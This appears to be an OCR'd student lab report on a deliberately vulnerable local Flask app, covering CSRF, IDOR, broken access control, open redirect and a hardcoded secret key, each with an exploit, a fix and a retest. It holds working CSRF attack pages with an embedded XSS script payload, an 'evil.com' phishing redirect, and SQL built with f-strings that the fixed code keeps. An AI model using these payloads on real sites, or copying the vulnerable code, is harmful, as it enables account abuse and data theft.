
Run: `python3 -m http.server 8000`
Explanation: Starts a localhost (`127.0.0.1`) http server on port `8000`, so the website page is `127.0.0.1:8000`.




Let's launch the comment CSRF first:
Navigate to: http://127.0.0.1:8000/comments_csrf_attack.html



We can see that we were redirected to the http://localhost:5000/comments and the request from "our name" was sended.







Let's look at the code:

```
<!doctype html>
<html>
<body>
    <form id="csrf" method="POST" action="http://localhost:5000/comments">
        <input type="hidden" name="username" value="HackedUser">
        <input type="hidden" name="comment" value="<script>alert('XSS or data theft')</script>">
    </form>
    <script>document.getElementById('csrf').submit();</script>
</body>
</html>
```

This code sends the POST request to the http://localhost:5000/comments without our knowing, from our name (using our CSRF token) the attacker might send malicious requests.


Let's launch the logout CSRF next:
Navigate to: http://127.0.0.1:8000/logout_csrf_attack.html






It sends a GET request via `<img>` tag to http://localhost:5000/logout, that makes the logged-in user logout.

Note: I wasn't able to successfully perform this attack, but in theory it should work, so we'll also need to fix it in code.





Let's look at the code:

```
<!doctype html>
<html>
<body>
    <img src="http://localhost:5000/logout" alt="logout" style="display:none">
</body>
</html>
```


This code sends the GET request to the http://localhost:5000/comments via `<img>` tag without our knowing. It makes the user logout.

Fixing vulnerability

Fix are located on `fix/csrf` branch
View fixed code: [view the repo at the fixed Path Traversal point]
Opened pull request: [#15]

Where, in our Web App, is this vulnerability?

app.py



- Create CSRF Protection
- Make `/logout` POST, instead of GET

templates/base.html


- Make `/logout` button use POST, instead of GET
- Add `csrf_token` to the POST request

templates/comments.html & templates/login.html

- Add `csrf_token` to the POST request


Testing on the page, again (after fix)

Let's launch the comment CSRF first:
Navigate to: http://127.0.0.1:8000/comments_csrf_attack.html



Looks like our fix is working, it is blocking our request.

Let's launch the logout CSRF next:
Navigate to: http://127.0.0.1:8000/logout_csrf_attack.html



Looks like our fix is working, it is blocking the GET request form the `<img>` tag.

Non-Lab vulnerabilities


#6 Insecure Direct Object Reference (IDOR)

Identifying & Exploiting vulnerability

Testing on the page

/profile/<user_id>

URL: `http://127.0.0.1:5000/profile/1`
User ID: Lets take `1` as user id, and try to gain access to the profile page
Result: We can freely visit user's profile and see it's confidential information



Exploit: `/profile/1` or `/profile/2` ...
Impact: Access to other users' PII and credit card details

Code:

profile(user_id)

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

This code is vulnerable to IDOR, because it allows attackers to manipulate the `user_id` in the URL to access other users' data without any authorization check to ensure the requesting user is permitted to view the profile.

Fixing vulnerability

Code:

Fix are located on `fix/idor` branch
View fixed code: view the repo at the fixed IDOR point
View fixed code: view fixed IDOR code

profile(user_id)


```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    # FIXED: Fixed Insecure Direct Object Reference (IDOR) by validating user authorization
    if 'user_id' not in session:
        return redirect(url_for('login'))
    if session['user_id'] != user_id:
        return redirect(url_for('profile', user_id=session['user_id']))

    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

code snippet

```
if 'user_id' not in session:
    return redirect(url_for('login'))
if session['user_id'] != user_id:
    return redirect(url_for('profile', user_id=session['user_id']))
```

The code fixes the Insecure Direct Object Reference (IDOR) vulnerability by checking the session for the logged-in user's `user_id` and ensuring that the `user_id` in the URL matches the session `user_id` before retrieving and displaying the profile, preventing unauthorized access to other users' data.

Opened pull request: #8



Testing on the page, again

/profile/<user_id>

URL: http://127.0.0.1:5000/profile/1
User ID: Lets take `1` as user id, and try to gain access to the profile page
Result: If we are not a user `1`, it is redirect us to the own profile page or to the login page if the user is not logged in

#7 Broken Access Control

Identifying & Exploiting vulnerability

/source code

- admin panel route doesn't check for admin status.


```
@app.route('/admin_panel')
def admin_panel():
    return render_template('admin_panel.html')
```

- Database has no identifier of which users have admin privillages.
- Outgoing from previous issue: session also has no admin identifier.

```
if user:
    session['user_id'] = user.id
    flash('Login successful!', 'success')
    return redirect(url_for('profile', user_id=user.id))
else:
    error = 'Invalid Credentials. Please try again.'
    return render_template('login.html', error=error)
```

/attack

URL: http://127.0.0.1:5000/admin_panel
Exploit: Anyone can visit admin panel and perform any actions.
Impact: In a real website this would impact a massive part of business, since admin may interact with multiple important aspects of the website.



Fixing Vulnerability

Fix located on fix/broken-access-control branch
Opened pull request: #6

Logic: Either a user in a database must have an admin identifier which will get checked every time admin panel is accessed, or there should be an admins table which will also be checked. In this case, creation of a separate table is preferred, since it will not involve editing of old data. Admin credentials must not be stored in session cookies, since they are on the user side.

1. Creating admins table and populating it with id of one user.


```
--FIX broken access control
--created table that stores admin credentials
CREATE TABLE IF NOT EXISTS 'admins'(
    'userid' INTEGER PRIMARY KEY
)
--added id of one user to make him admin
INSERT INTO admins (userid) SELECT id FROM users WHERE username = 'Holmes';
```

2. Implementing checkup if the user is logged in and is admin.


```
@app.route('/admin_panel')
def admin_panel():
    user = session.get('user_id')
    if user:
        q = text('SELECT userid FROM admins WHERE userid = :session_user_id')
        isadmin = db.session.execute(q, {'session_user_id': user}).fetchone()
        if isadmin:
            return render_template('admin_panel.html')
        else:
            return "Current user is not admin!", 403
    else:
        return "User not logged in!", 403
```

Testing


- User is not logged in:



- User is not admin:



- User is admin:




#8 Open Redirect

Identifying & Exploiting vulnerability

Testing on the page

/redirect

URL: `http://127.0.0.1:5000/redirect?destination=https://google.com`
Redirect to a malicious website: `?destination=https://malicious-site.com`
Result: Redirect to the `destination` param. Can be used for phishing attacks



Exploit: `?destination=https://evil.com/phishing`
Impact: Phishing attacks using trusted domain

Code:

redirect_handler()

```python
# Route to handle redirects based on the destination query parameter
@app.route('/redirect', methods=['GET'])
def redirect_handler():
    destination = request.args.get('destination')

    if destination:
        return redirect(destination)
    else:
        return "Invalid destination", 400
```

This code is vulnerable to an open redirect attack because it directly redirects users to a URL specified in the `destination` query parameter without any validation, potentially allowing attackers to redirect users to malicious sites.

Fixing vulnerability

Code:

Fix are located on `fix/open-redirect` branch
View fixed code: view the repo at the fixed Open Redirect point
View fixed code: view fixed Open Redirect code

redirect_handler()


```
# Route to handle redirects based on the destination query parameter
@app.route('/redirect', methods=['GET'])
def redirect_handler():
    destination = request.args.get('destination')

    if destination:
        # FIXED: Fixed Open Redirect by parsing the URL and ensuring it is internal, using urlparse
        from urllib.parse import urlparse
        parsed = urlparse(destination)
        if parsed.scheme == '' and parsed.netloc == '':
            destination = parsed.path
            if parsed.query:
                destination += '?' + parsed.query
            if parsed.fragment:
                destination += '#' + parsed.fragment
            return redirect(destination)
        else:
            return "Invalid destination - only internal redirects are allowed", 400
    else:
        return "Invalid destination", 400
```

code snippet

```
from urllib.parse import urlparse
parsed = urlparse(destination)
if parsed.scheme == '' and parsed.netloc == '':
    destination = parsed.path
    if parsed.query:
        destination += '?' + parsed.query
    if parsed.fragment:
        destination += '#' + parsed.fragment
    return redirect(destination)
else:
    return "Invalid destination - only internal redirects are allowed", 400
```

This fix addresses the open redirect vulnerability by parsing the `destination` URL and ensuring that it only performs redirects to internal paths (URLs without a scheme or netloc), preventing malicious redirects to external sites.

Opened pull request: #3





Testing on the page, again

/redirect

URL: http://127.0.0.1:5000/redirect?destination=https://google.com
Result: Shows us error 400: Invalid destination - only internal redirects are allowed

Invalid destination - only internal redirects are allowed





#9 Hardcoded Secret Key (Weak and Hardcoded)

Identifying & Exploiting vulnerability

Testing on the page

Code: `app.secret_key = 'trump123'`
What is the Flask secret_key: Used to create Signed Cookies
How get this piece of code: We can use Path Traversal attack that we discovered before
Result: We can use this password as we wish
Weak Secret Key: This is also a weak password, that can be hacked easily
Exploit: Attacker forges session cookies
Impact: Complete session hijacking

```python
import os
import sqlite3
from flask import Flask, render_template, request, Response, redirect, url_for, flash, session, send_from_directory, abort, send_file
from flask_sqlalchemy import SQLAlchemy
from sqlalchemy import text


app = Flask(__name__)
app.secret_key = 'trump123'  # Set a secure secret key

# Configure the SQLite database
db_path = os.path.join(os.path.dirname(__file__), 'trump.db')
app.config['SQLALCHEMY_DATABASE_URI'] = f'sqlite:///{db_path}'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

# Initialize the database
db = SQLAlchemy(app)

# Example Model (Table)
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password = db.Column(db.String(120), nullable=False)

    def __repr__(self):
        return f'<User {self.username}>'

# Function to run the SQL script if database doesn't exist
def initialize_database():
    if not os.path.exists('trump.db'):
        with sqlite3.connect('trump.db') as conn:
            cursor = conn.cursor()
            with open('trump.sql', 'r') as sql_file:
                sql_script = sql_file.read()
            cursor.executescript(sql_script)
            print("Database initialized with script.")

# Existing routes
@app.route('/')
def index():
    return render_template('index.html')

@app.route('/quotes')
def quotes():
    return render_template('quotes.html')

@app.route('/sitemap')
def sitemap():
    return render_template('sitemap.html')

@app.route('/admin_panel')
def admin_panel():
    return render_template('admin_panel.html')

# Route to handle redirects based on the destination query parameter
@app.route('/redirect', methods=['GET'])
def redirect_handler():
    destination = request.args.get('destination')
```

